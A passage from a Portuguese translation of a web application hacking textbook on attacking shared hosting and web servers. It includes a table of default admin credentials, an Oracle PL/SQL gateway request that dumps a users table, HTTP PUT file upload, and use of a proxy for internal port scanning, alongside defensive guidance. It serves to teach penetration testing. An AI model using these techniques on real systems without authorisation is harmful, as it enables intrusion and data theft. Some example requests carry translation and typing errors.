Os dados gerados por diferentes aplicativos geralmente são reunidos em um local comum e visualizados por usuários no nível ASP com privilégios poderosos dentro do aplicativo compartilhado. Isso significa que um ataque do tipo XSS em um aplicativo personalizado pode resultar no comprometimento do aplicativo compartilhado. Por exemplo, se um invasor puder injetar código JavaScript em entradas de arquivos de log, registros de pagamento ou informações de contato pessoal, isso poderá permitir que ele sequestre a sessão de um usuário de nível ASP e, assim, obtenha acesso a funcionalidades administrativas confidenciais.

Os ASPs geralmente empregam um banco de dados compartilhado para manter os dados pertencentes a todos os clientes. A segregação rigorosa do acesso aos dados pode ou não ser imposta nas camadas do aplicativo e do banco de dados. No entanto, em ambos os casos, normalmente existem alguns componentes compartilhados, como procedimentos armazenados no banco de dados, que são responsáveis pelo processamento de dados pertencentes a vários clientes. Relações de confiança defeituosas ou vulnerabilidades nesses componentes podem permitir que clientes ou usuários mal-intencionados obtenham acesso a dados em outros aplicativos. Por exemplo, uma vulnerabilidade de injeção de SQL em um procedimento armazenado compartilhado que é executado com privilégios de definidor pode resultar no comprometimento de todo o banco de dados compartilhado.

ETAPAS DO HACK

- Examine os mecanismos de acesso fornecidos aos clientes do ambiente compartilhado para atualizar e gerenciar seu conteúdo e funcionalidade. Considere perguntas como as seguintes:
 - O recurso de acesso remoto usa um protocolo seguro e uma infraestrutura adequadamente reforçada?
 - Os clientes conseguem acessar arquivos, dados e outros recursos que não precisam acessar de forma legítima?
 - Os clientes conseguem obter um shell interativo no ambiente de hospedagem e executar comandos arbitrários?

ETAPAS DO HACK (*continuação*)

- Se um aplicativo proprietário for usado para permitir que os clientes configurem e personalizem um ambiente compartilhado, considere a possibilidade de direcionar esse aplicativo como um meio de comprometer o próprio ambiente e os aplicativos individuais.
que estão em seu interior.
- Se você conseguir obter execução de comandos, injeção de SQL ou acesso arbitrário a arquivos em um aplicativo, investigue cuidadosamente se isso oferece algum meio de escalar o ataque para atingir outros aplicativos.
- Se estiver atacando um aplicativo hospedado em ASP que compreende uma combinação de componentes compartilhados e personalizados, identifique todos os componentes compartilhados
como mecanismos de registro, funções administrativas e componentes de código de banco de dados, e tentar aproveitá-los para comprometer a parte compartilhada do aplicativo e, assim, atacar outros aplicativos individuais.
- Se um banco de dados comum for usado em qualquer tipo de ambiente compartilhado, realize uma auditoria abrangente da configuração do banco de dados, do patch
nível, estrutura de tabela e permissões, talvez usando uma ferramenta de varredura de banco de dados como o NGSSquirrel. Qualquer defeito no modelo de segurança do banco de dados pode ser um meio de escalar um ataque de um aplicativo para outro.

Proteção de ambientes compartilhados

Os ambientes compartilhados introduzem novos tipos de ameaças à segurança de um aplicativo, representadas por um cliente mal-intencionado da mesma instalação e por um cliente involuntário que introduz vulnerabilidades no ambiente. Para lidar com esse duplo perigo, os ambientes compartilhados devem ser cuidadosamente projetados em termos de acesso, segregação e confiança do cliente e devem implementar controles que não sejam diretamente aplicáveis ao contexto de um aplicativo hospedado individualmente.

Acesso seguro ao cliente

Qualquer que seja o mecanismo fornecido para que os clientes mantenham o conteúdo sob seu controle, ele deve proteger contra o acesso não autorizado de terceiros e de clientes mal-intencionados:

O mecanismo de acesso remoto deve implementar autenticação robusta, usar tecnologias criptográficas que não sejam vulneráveis a espionagem e ser totalmente reforçado em termos de segurança.

Os clientes individuais devem receber acesso com base no mínimo privilégio. Por exemplo, se um cliente estiver fazendo upload de scripts para um servidor hospedado virtualmente, ele só deverá ter permissões de leitura e gravação em seu próprio servidor.

própria raiz do documento. Se um banco de dados compartilhado estiver sendo acessado, isso deve ser feito usando uma conta com pouco privilégio que não possa acessar dados ou outros componentes pertencentes a outros clientes.

Se um aplicativo personalizado for usado para fornecer acesso ao cliente, ele deverá ser submetido a rigorosos requisitos e testes de segurança, de acordo com sua função essencial de proteger a segurança do ambiente compartilhado.

Segregação da funcionalidade do cliente

Não se pode confiar que os clientes de um ambiente compartilhado criem apenas funcionalidades benignas e livres de vulnerabilidades. Uma solução robusta deve, portanto, usar os controles arquitetônicos descritos na primeira metade deste capítulo para proteger o ambiente compartilhado e seus clientes contra ataques por meio de conteúdo não autorizado. Isso envolve a segregação dos recursos permitidos ao código de cada cliente da seguinte forma, para garantir que qualquer comprometimento deliberado ou involuntário seja localizado em seu impacto e não possa afetar outros clientes:

Cada aplicativo do cliente deve usar uma conta de sistema operacional separada para acessar o sistema de arquivos, que tem acesso de leitura e gravação apenas aos caminhos de arquivo do aplicativo.

A capacidade de acessar funções e comandos avançados do sistema deve ser restrita no nível do sistema operacional com base no mínimo privilégio.

A mesma proteção deve ser implementada em qualquer banco de dados compartilhado. Deve-se usar uma instância de banco de dados separada para cada cliente, e as contas de baixo privilégio devem ser atribuídas aos clientes, com acesso apenas aos seus próprios dados.

NOTA Muitos ambientes de hospedagem compartilhada baseados no modelo LAMP dependem do modo de segurança do PHP para limitar o impacto potencial de um script mal-intencionado ou vulnerável. Esse modo impede que os scripts PHP accessem determinadas funções poderosas do PHP e impõe restrições à operação de outras funções (consulte o Capítulo 18). Entretanto, essas restrições não são totalmente eficazes e são vulneráveis a desvios. Embora o modo de segurança possa oferecer uma camada útil de defesa, ele é, em termos de arquitetura, o local errado para controlar o impacto de um aplicativo mal-intencionado ou vulnerável, pois envolve o sistema operacional que confia na camada do aplicativo para controlar suas ações. Por esse e outros motivos, o modo de segurança foi removido da versão 6 do PHP.

DICA Se você conseguir executar comandos PHP arbitrários em um servidor, use o comando `phpinfo()` para retornar detalhes da configuração do ambiente PHP. Você pode analisar essas informações para determinar se o modo de segurança está ativado e como outras opções de configuração podem afetar as ações que você pode executar facilmente. Consulte o Capítulo 18 para obter mais detalhes.

Segregação de componentes em um aplicativo compartilhado

Em um ambiente ASP em que um único aplicativo inclui vários componentes compartilhados e personalizáveis, os limites de confiança devem ser aplicados entre componentes que estão sob o controle de diferentes partes. Quando um componente compartilhado, como um procedimento armazenado no banco de dados, recebe dados de um componente personalizado pertencente a um cliente individual, esses dados devem ser tratados com o mesmo nível de desconfiança como se tivessem sido originados diretamente de um usuário final. Cada componente deve ser submetido a rigorosos testes de segurança provenientes de componentes adjacentes fora de seus limites de confiança, para identificar quaisquer defeitos que possam permitir que um componente vulnerável ou mal-intencionado comprometa o aplicativo mais amplo. Deve-se dar atenção especial às funções de registro e administrativas compartilhadas.

Resumo do capítulo

Os controles de segurança implementados nas arquiteturas de aplicativos da Web apresentam uma série de oportunidades para que os proprietários de aplicativos aprimorem a postura geral de segurança de sua implementação. Consequentemente, os defeitos e os descuidos na arquitetura de um aplicativo podem, muitas vezes, permitir que você aumente drasticamente um ataque, passando de um componente para outro e, por fim, comprometendo todo o aplicativo.

A hospedagem compartilhada e os ambientes baseados em ASP apresentam uma nova gama de problemas de segurança difíceis, envolvendo limites de confiança que não surgem em um aplicativo hospedado individualmente. Ao atacar um aplicativo em um contexto compartilhado, um dos principais focos do seu esforço deve ser o próprio ambiente compartilhado, para verificar se é possível comprometer esse ambiente a partir de um aplicativo individual ou aproveitar um aplicativo vulnerável para atacar outros.

Perguntas

As respostas podem ser encontradas em www.wiley.com/go/webhacker.

1. Você está atacando um aplicativo que utiliza dois servidores diferentes: um servidor de aplicativos e um servidor de banco de dados. Você descobriu uma vulnerabilidade que permite a execução de comandos arbitrários do sistema operacional no servidor de aplicativos. Você pode explorar essa vulnerabilidade para recuperar dados confidenciais do aplicativo contidos no banco de dados?
2. Em um caso diferente, você descobriu uma falha de injeção de SQL que pode ser explorada para executar comandos arbitrários do sistema operacional nos dados.

servidor base. Você pode aproveitar essa vulnerabilidade para comprometer o servidor de aplicativos? Por exemplo, você poderia modificar os scripts do aplicativo mantidos no servidor de aplicativos e o conteúdo retornado aos usuários?

3. Você está atacando um aplicativo da Web hospedado em um ambiente compartilhado. Ao fechar um contrato com o ISP, você pode adquirir algum espaço na Web no mesmo servidor que o seu alvo, onde é permitido fazer upload de scripts PHP.

É possível explorar essa situação para comprometer o aplicativo que você está almejando?

4. Os componentes da arquitetura Linux, Apache, MySQL e PHP são frequentemente encontrados instalados no mesmo servidor físico. Por que isso pode diminuir a postura de segurança da arquitetura do aplicativo?
5. Como você poderia procurar evidências de que o aplicativo que está atacando faz parte de um aplicativo mais amplo gerenciado por um provedor de serviços de aplicativos?

Ataque ao servidor da Web

Como em qualquer tipo de aplicativo, um aplicativo da Web depende de outras camadas da pilha de tecnologia que o suporta, incluindo o servidor da Web, o sistema operacional e a infraestrutura de rede. Qualquer um desses componentes pode ser visado por um invasor, e o comprometimento da tecnologia da qual um aplicativo depende muitas vezes permitirá que o invasor comprometa totalmente o próprio aplicativo.

A maioria dos ataques dessa categoria está fora do escopo de um livro sobre ataques a aplicativos da Web. Uma exceção são os ataques que têm como alvo a camada do servidor Web. O servidor Web está intimamente ligado ao aplicativo que é executado nele, e os defeitos em um servidor Web geralmente podem ser usados para atacar o aplicativo diretamente, em vez de indiretamente, comprometendo primeiro o host subjacente.

Este capítulo se concentra em maneiras de aproveitar os defeitos na camada do servidor Web para atacar o aplicativo Web executado nele. As vulnerabilidades que você pode explorar para atacar servidores Web se enquadram em duas categorias amplas: deficiências na configuração do servidor e falhas de segurança no software do servidor Web.

Configuração de servidor da Web vulnerável

Até mesmo o mais simples dos servidores da Web vem com uma grande quantidade de opções de configuração que controlam seu comportamento. Historicamente, muitos servidores são fornecidos com

opções padrão, que apresentam oportunidades de ataque, a menos que sejam explicitamente reforçadas.

Credenciais padrão

Muitos servidores da Web contêm interfaces administrativas que podem ser acessadas publicamente. Elas podem estar localizadas em um local específico dentro da raiz da Web ou podem ser executadas em uma porta diferente, como 8080 ou 8443. Frequentemente, as interfaces administrativas têm credenciais padrão que são bem conhecidas e não precisam ser alteradas na instalação.

Exemplos de credenciais padrão em algumas das interfaces administrativas mais comumente encontradas são mostrados na Tabela 17-1.

Tabela 17-1: Credenciais padrão em algumas interfaces administrativas comuns

	NOME DE USUÁRIO	SENHA
Apache Tomcat	administrador	(nenhum)
	tomcat	tomcat
	raiz	raiz
Sun JavaServer	administrador	administrador
Netscape Enterprise Server	administrador	administrador
Compaq Insight Manager	administrador	administrador
	anônimo	(nenhum)
	usuário	usuário
	operador	operador
Zeus	usuário	público
	administrador	(nenhum)

Além das interfaces administrativas em servidores da Web, vários dispositivos, como switches, impressoras e pontos de acesso sem fio, usam interfaces da Web que têm credenciais padrão que podem não ter sido alteradas. Os recursos a seguir listam as credenciais padrão para um grande número de tecnologias diferentes:

- www.cirt.net/cgi-bin/passwd.pl
- www.phenoelit.de/dpl/dpl.html

ETAPAS DO HACK

- Analise os resultados dos exercícios de mapeamento de aplicativos para identificar o servidor da Web e outras tecnologias em uso que possam conter interfaces administrativas acessíveis.
- Execute uma varredura de porta do servidor Web para identificar quaisquer interfaces administrativas executadas em uma porta diferente da do aplicativo de destino principal.
- Para todas as interfaces identificadas, consulte a documentação do fabricante e as listas de senhas comuns para obter as credenciais padrão.
- Se as credenciais padrão não funcionarem, use as técnicas descritas no Capítulo 6 para tentar adivinhar credenciais válidas.
- Se você obtiver acesso a uma interface administrativa, analise a funcionalidade disponível e determine se ela pode ser usada para comprometer ainda mais o host e atacar o aplicativo principal.

Conteúdo padrão

A maioria dos servidores Web é fornecida com uma série de conteúdos e funcionalidades padrão que você pode aproveitar para atacar o próprio servidor ou o principal aplicativo de destino. Veja a seguir alguns exemplos de conteúdo padrão que podem ser interessantes:

Funcionalidade de depuração e teste projetada para ser usada por administradores.

Funcionalidade de amostra projetada para demonstrar determinadas tarefas comuns.

Funções poderosas não destinadas ao uso público, mas que foram deixadas acessíveis sem querer.

Manuais do servidor Web que podem conter informações úteis que são difíceis de obter em outro lugar ou que são específicas da própria instalação.

Funcionalidade de depuração

A funcionalidade projetada para uso diagnóstico pelos administradores geralmente é de grande valor para um invasor, pois pode conter informações úteis sobre a configuração e o estado do tempo de execução do servidor e dos aplicativos executados nele.

A Figura 17-1 mostra a página padrão `phpinfo.php`, que existe em muitas instalações do Apache. Essa página simplesmente executa a função PHP `phpinfo()` e retorna o resultado. Ela contém uma grande quantidade de informações sobre o ambiente PHP, definições de configuração, módulos do servidor Web e caminhos de arquivos.




Figura 17-1: A página padrão `phpinfo.php`

Amostra de funcionalidade

Muitos servidores incluem, por padrão, vários scripts e páginas de amostra criados para demonstrar como determinadas funções e APIs do servidor Web podem ser usadas. Normalmente, esses exemplos são inócuos e não oferecem oportunidades para um invasor. Entretanto, na prática, esse não tem sido o caso, por dois motivos:

Muitos scripts de amostra contêm vulnerabilidades de segurança que podem ser exploradas para executar ações não pretendidas pelos autores dos scripts.

Muitos scripts de amostra realmente implementam funcionalidades que são de uso direto para um invasor.

Um exemplo do primeiro problema é o script de amostra `CodeBrws.asp` fornecido com versões mais antigas do servidor Microsoft IIS. O script foi projetado para permitir que os usuários visualizassem o código-fonte de outros scripts no diretório de scripts de amostra, a fim de ver como eles funcionavam. O script aceitava um nome de arquivo como entrada e retornava seu código-fonte. Para evitar ataques de path traversal, o script verificava se havia sequências de ponto-ponto-barra no nome de arquivo fornecido pelo usuário (consulte o Capítulo 10). No entanto, ao enviar formas alternativas codificadas em Unicode de dot-dot-slash, um invasor poderia passar por cima do diretório `/ISSSAMPLES` e acessar o arquivo

código-fonte para qualquer script localizado na raiz da Web. Outros scripts de amostra do IIS continham vulnerabilidades que permitiam a um invasor executar consultas a bancos de dados, forçar credenciais de contas do Windows e executar scripts entre sites. Além de corrigir as vulnerabilidades específicas em questão, a Microsoft removeu completamente o conteúdo de amostra das versões posteriores do IIS, para evitar que esse tipo de problema ocorra.

Um exemplo do segundo problema é o script Sessions Example fornecido com o Apache Tomcat. Conforme mostrado na Figura 17-2, ele pode ser usado para obter e definir variáveis de sessão arbitrárias. Se um aplicativo em execução no servidor armazenar dados sensíveis na sessão de um usuário, um invasor poderá visualizá-los e interferir no processamento do aplicativo modificando seu valor.




Figura 17-2: O script padrão Sessions Example fornecido com o Apache Tomcat

Funções poderosas

Alguns softwares de servidor da Web contêm funcionalidades poderosas que não se destinam a ser usadas pelo público, mas que podem ser acessadas por usuários finais por alguns meios.

Um exemplo de funcionalidade padrão poderosa surge no gateway PL/SQL implementado pelo Oracle Application Server. Ele fornece uma interface por meio da qual

as solicitações da Web são enviadas para um banco de dados Oracle de back-end. Parâmetros arbitrários podem ser passados para procedimentos do banco de dados usando URLs como os seguintes:

```
https://wahh-app.com/pls/dad/package.procedure?param1=foo&param2=bar
```

Essa funcionalidade tem o objetivo de fornecer um meio pronto de converter a lógica de negócios implementada em um banco de dados em um aplicativo da Web de fácil utilização. No entanto, como um invasor pode especificar um procedimento arbitrário, ele pode explorar o gateway PL/SQL para acessar funções poderosas no banco de dados. Por exemplo, o procedimento `SYS.OWA_UTIL.CELLSPRINT` pode ser usado para executar consultas arbitrárias ao banco de dados e, assim, recuperar dados confidenciais:

```
https://wahh-app.com/pls/dad/SYS.OWA_UTIL.CELLSPRINT?P_THEQUERY=
SELECT+*+FROM+users
```

Para evitar ataques desse tipo, a Oracle introduziu um filtro conhecido como PL/SQL Exclusion List. Ele verifica o nome do pacote que está sendo acessado e bloqueia tentativas de acesso a qualquer pacote cujos nomes comecem com as seguintes expressões:

```
SYS.  
DBMS_  
UTL_  
OWA_  
OWA.  
HTP.  
HTF.
```

Esse filtro foi projetado para bloquear o acesso à poderosa funcionalidade padrão dentro do banco de dados. Entretanto, a lista estava incompleta e não bloqueava o acesso a outros procedimentos padrão avançados pertencentes a contas de DBA, como `CTXSYS` e `MDSYS`. Havia outros problemas associados à Lista de Exclusão de PL/SQL, conforme descrito mais adiante neste capítulo.

ETAPAS DO HACK

- Ferramentas como a Nikto são eficazes na localização de grande parte do conteúdo padrão da Web. Os exercícios de mapeamento de aplicativos descritos no Capítulo 4 devem ter identificado a maior parte do conteúdo padrão presente no servidor em que você está direcionamento.
- Use mecanismos de pesquisa e outros recursos para identificar o conteúdo padrão e a funcionalidade incluídos nas tecnologias que se sabe estarem em uso. Se a funcionalidade

Se for possível, faça uma instalação local desses produtos e examine-os para verificar se há alguma funcionalidade padrão que possa ser aproveitada em seu ataque.


Listagens de diretórios

Quando um servidor da Web recebe uma solicitação para um diretório, em vez de um arquivo real, ele pode responder de uma das três maneiras:

Ele pode retornar um recurso padrão dentro do diretório, como `index.html`.

Ele pode retornar um erro, como o código de status HTTP 403, indicando que a solicitação não é permitida.

Ele pode retornar uma listagem mostrando o conteúdo do diretório, como mostrado na Figura 17-3.



The screenshot shows a Mozilla Firefox browser window with the title "Index of /pub/linux/kernel/v2.6 - Mozilla Firefox". The address bar contains the URL "http://www.kernel.org/pub/linux/kerne". The main content area displays a table titled "Index of /pub/linux/kernel/v2.6". The table has three columns: "Name", "Last modified", and "Size". The "Name" column lists various kernel-related directories and files, including "Parent Directory", "incr/", "pre-releases/", "snapshots/", "stable-review/", "testing/", "ChangeLog-2.6.0", "ChangeLog-2.6.1", "ChangeLog-2.6.2", "ChangeLog-2.6.3", and "ChangeLog-2.6.4". The "Last modified" column shows dates ranging from 2003 to 2007, and the "Size" column shows file sizes like "12K", "189K", "286K", "300K", and "321K".

Name	Last modified	Size
Parent Directory		-
incr/	27-Apr-2007 22:00	-
pre-releases/	19-Dec-2003 15:50	-
snapshots/	01-May-2007 07:02	-
stable-review/	26-Apr-2007 18:42	-
testing/	16-Apr-2007 01:32	-
ChangeLog-2.6.0	18-Dec-2003 03:04	12K
ChangeLog-2.6.1	09-Jan-2004 07:08	189K
ChangeLog-2.6.2	04-Feb-2004 04:06	286K
ChangeLog-2.6.3	18-Feb-2004 04:11	300K
ChangeLog-2.6.4	11-Mar-2004 03:17	321K

Figura 17-3: Uma listagem de diretórios

Em muitas situações, as listas de diretórios não têm nenhuma relevância para a segurança. Por exemplo, a divulgação do índice de um diretório de imagens pode ser completamente inconsequente. De fato, as listagens de diretórios geralmente são divulgadas intencionalmente porque fornecem um meio integrado de navegar em sites com conteúdo estático, como no exemplo ilustrado. No entanto, há dois motivos principais pelos quais a obtenção de listagens de diretórios pode ajudá-lo a atacar um aplicativo:

Muitos aplicativos não aplicam o controle de acesso adequado sobre suas funções e recursos e dependem da ignorância do invasor em relação aos URLs usados para acessar itens confidenciais (consulte o Capítulo 8).

Arquivos e diretórios são frequentemente deixados de forma não intencional na raiz da Web dos servidores, como registros, arquivos de backup, versões antigas de scripts e assim por diante.

Em ambos os casos, a vulnerabilidade real está em outro lugar, na falha em controlar o acesso a dados confidenciais. Mas, como essas vulnerabilidades são extremamente comuns e os nomes dos recursos inseguros podem ser difíceis de adivinhar, a disponibilidade de listagens de diretórios geralmente é de grande valor para um invasor e pode levar rapidamente ao comprometimento total de um aplicativo.

ETAPAS DO HACK

- Para cada diretório descoberto no servidor da Web durante o mapeamento de aplicativos, faça uma solicitação apenas para esse diretório e identifique os casos em que uma listagem de diretórios é retornada.

OBSERVAÇÃO Além do caso anterior, em que as listagens de diretórios estão diretamente disponíveis, foram descobertas várias vulnerabilidades no software de servidor da Web que podem ser exploradas para obter uma listagem de diretórios. Alguns exemplos dessas vulnerabilidades são descritos mais adiante neste capítulo.

Métodos HTTP perigosos

Conforme descrito no Capítulo 3, as solicitações HTTP podem usar uma série de métodos diferentes dos métodos GET e POST padrão. Muitos desses métodos são projetados para tarefas incomuns e especializadas. Se eles forem acessíveis a usuários com pouca privacidade, poderão ser uma via eficaz para atacar um aplicativo. Aqui estão alguns métodos a serem observados:

- **PUT** - Carrega o arquivo anexado para o local especificado.
- **DELETE** - Exclui o recurso especificado.
- **COPY** - Copia o recurso especificado para o local fornecido no campo Cabeçalho de destino.
- **MOVE** - Move o recurso especificado para o local fornecido no parâmetro Cabeçalho de destino.
- ■ **SEARCH** - Procura recursos em um caminho de diretório.

PROPFIND - Recupera informações sobre o recurso especificado, como autor, tamanho e tipo de conteúdo.

TRACE - Retorna no corpo da resposta a solicitação exata recebida pelo servidor. Isso pode ser usado para contornar algumas proteções contra cross-site scripting (consulte o Capítulo 12).

Vários desses métodos fazem parte das extensões WebDAV (Web-based Distributed Authoring and Versioning) do protocolo HTTP, que permitem a edição e o gerenciamento colaborativos do conteúdo do servidor da Web.

Você pode usar o método `OPTIONS` para listar os métodos HTTP que são permitidos em um determinado diretório. Por exemplo:

```
OPÇÕES / HTTP/1.0
Host: wahh-app.com

HTTP/1.1 200 OK
Servidor: Microsoft-IIS/5.1
Data: Tue, 01 May 2007 12:41:41 GMT
X-Powered-By: ASP.NET
MS-Author-Via: MS-FP/4.0,DAV
Content-Length: 0
Accept-Ranges: none
DASL: <DAV:sql> DAV:
1, 2
Público: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, POST, COPY, MOVE, MKCOL, PROPFIND,
PROPPATCH, LOCK, UNLOCK, SEARCH
Permitir: OPTIONS, TRACE, GET, HEAD, COPY, PROPFIND, SEARCH, LOCK, UNLOCK
```

Essa resposta indica que vários dos métodos poderosos listados anteriormente são de fato permitidos. No entanto, na prática, eles podem exigir autenticação ou estar sujeitos a outras restrições.

O método `PUT` é particularmente perigoso. Se você fizer upload de arquivos arbitrários na raiz da Web, provavelmente poderá criar novos scripts no servidor, obtendo assim o controle total do aplicativo e, muitas vezes, do próprio servidor Web. Se o método `PUT` parecer estar presente e ativado, você poderá verificar isso da seguinte forma:

```
PUT /test.txt HTTP/1.1
Host: wahh-app.com
Content-Length: 4

teste

HTTP/1.1 201 Criado
...
```

NOTA Versões mais antigas do IIS 5 continham uma vulnerabilidade em que o método WebDAV `SEARCH` podia ser usado para obter uma listagem da raiz da Web e de todos os subdiretórios. Para obter mais detalhes, consulte www.securityfocus.com/bid/1756.

ETAPAS DO HACK

- Use o método `OPTIONS` para listar os métodos HTTP que o servidor declara estarem disponíveis. Observe que métodos diferentes podem estar ativados em diretórios diferentes.
- Em muitos casos, podem ser anunciados como disponíveis métodos que, na verdade, não podem ser usados. As vezes, um método pode ser utilizável, embora não seja listados na resposta à solicitação `OPTIONS`. Experimente cada método manualmente para confirmar se ele pode, de fato, ser usado. Scanners como o `Parostestar` o método `PUT` em cada diretório descoberto durante uma varredura.
- Se você descobrir que alguns métodos WebDAV estão habilitados, geralmente é mais fácil usar um cliente habilitado para WebDAV para uma investigação mais aprofundada, como o Microsoft FrontPage ou a opção **Abri como pasta da Web no Internet Explorer**.

O servidor da Web como um proxy

Às vezes, os servidores da Web são configurados para atuar como servidores proxy HTTP diretos ou reversos (consulte o Capítulo 3). Se um servidor estiver configurado como proxy de encaminhamento, dependendo de sua configuração, poderá ser possível aproveitar o servidor para realizar vários ataques, como segue:

Um invasor pode ser capaz de usar o servidor para atacar sistemas de terceiros na Internet, com o tráfego malicioso parecendo, para o alvo, originário do servidor proxy vulnerável.

Um invasor pode usar o proxy para se conectar a hosts arbitrários na rede interna da organização, atingindo assim alvos que não podem ser acessados diretamente da Internet.

Um invasor pode ser capaz de usar o proxy para se conectar novamente a outros serviços em execução no próprio host do proxy, contornando as restrições do firewall e explorando potencialmente as relações de confiança para contornar a autenticação.

Há duas técnicas principais que você pode usar para fazer com que um proxy de encaminhamento faça conexões de encaminhamento. Primeiro, você pode enviar uma solicitação HTTP contendo um URL completo, incluindo um nome de host e (opcionalmente) um número de porta. Por exemplo:

```
GET http://wahh-otherapp.com:80/ HTTP/1.0
```

```
HTTP/1.1 200 OK
```

```
...
```

Se o servidor tiver sido configurado para encaminhar solicitações para o host especificado, ele retornará o conteúdo desse host. No entanto, certifique-se de verificar se o conteúdo retornado não é do servidor original. A maioria dos servidores da Web aceita solicitações que contêm URLs completos e muitos simplesmente ignoram a parte do host e retornam o recurso solicitado de dentro de sua própria raiz da Web.

A segunda maneira de aproveitar um proxy é usar o método CONNECT para especificar o nome do host de destino e o número da porta. Por exemplo:

```
CONNECT whhh-otherapp.com:443 HTTP/1.0

HTTP/1.0 200 Conexão estabelecida
```

Se o servidor responder dessa forma, ele está fazendo proxy da sua conexão. Isso A segunda técnica costuma ser mais eficiente porque o servidor proxy agora simplesmente encaminhará todo o tráfego enviado de e para o host especificado, permitindo que você encapsule outros protocolos pela conexão e ataque serviços não baseados em HTTP. No entanto, a maioria dos servidores proxy impõe restrições restritas às portas que podem ser acessadas por meio do método CONNECT e, normalmente, só permite conexões à porta 443.

Ao tentar se conectar a hosts na rede interna de uma organização, você pode aproveitar efetivamente o servidor proxy para verificar intervalos de endereços IP em busca de portas de servidor da Web ou verificar endereços específicos em busca de um intervalo de portas, usando uma das técnicas anteriores. Por exemplo, a resposta a seguir indica que a porta 12345 não está aberta no host de destino:

```
GET http://192.168.1.1:12345 HTTP/1.0

HTTP/1.1 502 Bad Gateway
Content-Length: 315
Connection: close

...
O servidor proxy recebeu uma resposta inválida de um servidor upstream.
...
```

A resposta a seguir confirma que a porta 22 está aberta e retorna o banner do serviço:

```
GET http://192.168.1.1:22 HTTP/1.0

HTTP/1.1 200 OK
Conexão: fechada

SSH-2.0-OpenSSH_4.2 Incompatibilidade de protocolo.
```

A resposta a seguir indica que a porta 111 está aberta, mas que nenhum banner foi recuperado:

```
GET http://192.168.1.1.111 HTTP/1.0

HTTP/1.1 502 Proxy Error
Content-Length: 510
Connection: close

...
O servidor proxy não pôde processar a solicitação http://192.168.1.1:111
Reason: Erro ao ler do servidor remoto
...
```

ETAPAS DO HACK

- Usando solicitações GET e CONNECT, tente usar o servidor da Web como proxy para se conectar a outros servidores na Internet e recuperar o conteúdo deles.
- Usando ambas as técnicas, tente se conectar a diferentes endereços IP e portas na infraestrutura de hospedagem.
- Usando ambas as técnicas, tente se conectar a números de porta comuns no próprio servidor da Web, especificando 127.0.0.1 como o host de destino na solicitação.

Hospedagem virtual mal configurada

No Capítulo 16, descrevemos como os servidores da Web podem ser configurados para hospedar sites com vários pleitos, com o cabeçalho HTTP Host sendo usado para identificar o site cujo conteúdo deve ser retornado. No Apache, os hosts virtuais são configurados da seguinte forma:

```
<VirtualHost *> ServerName
    wahh-app.com
    DocumentRoot /www/wahh
</VirtualHost>
```

Além da diretiva DocumentRoot, os contêineres de host virtual também podem ser usados para especificar outras opções de configuração para o site em questão. Um erro comum de configuração é ignorar o host padrão, de modo que qualquer configuração de segurança se aplique somente a um host virtual e possa ser ignorada quando o host padrão for acessado.

ETAPAS DO HACK

- Envie solicitações GET para o diretório raiz usando:
 - O cabeçalho Host correto.
 - Um cabeçalho Host falso.
 - O endereço IP do servidor no cabeçalho Host.
 - Nenhum cabeçalho de host.
- Compare as respostas a essas solicitações. Um resultado comum é que as listagens de diretórios são obtidas quando um endereço IP é usado no cabeçalho Host. Você também pode descobrir que um conteúdo padrão diferente está acessível.
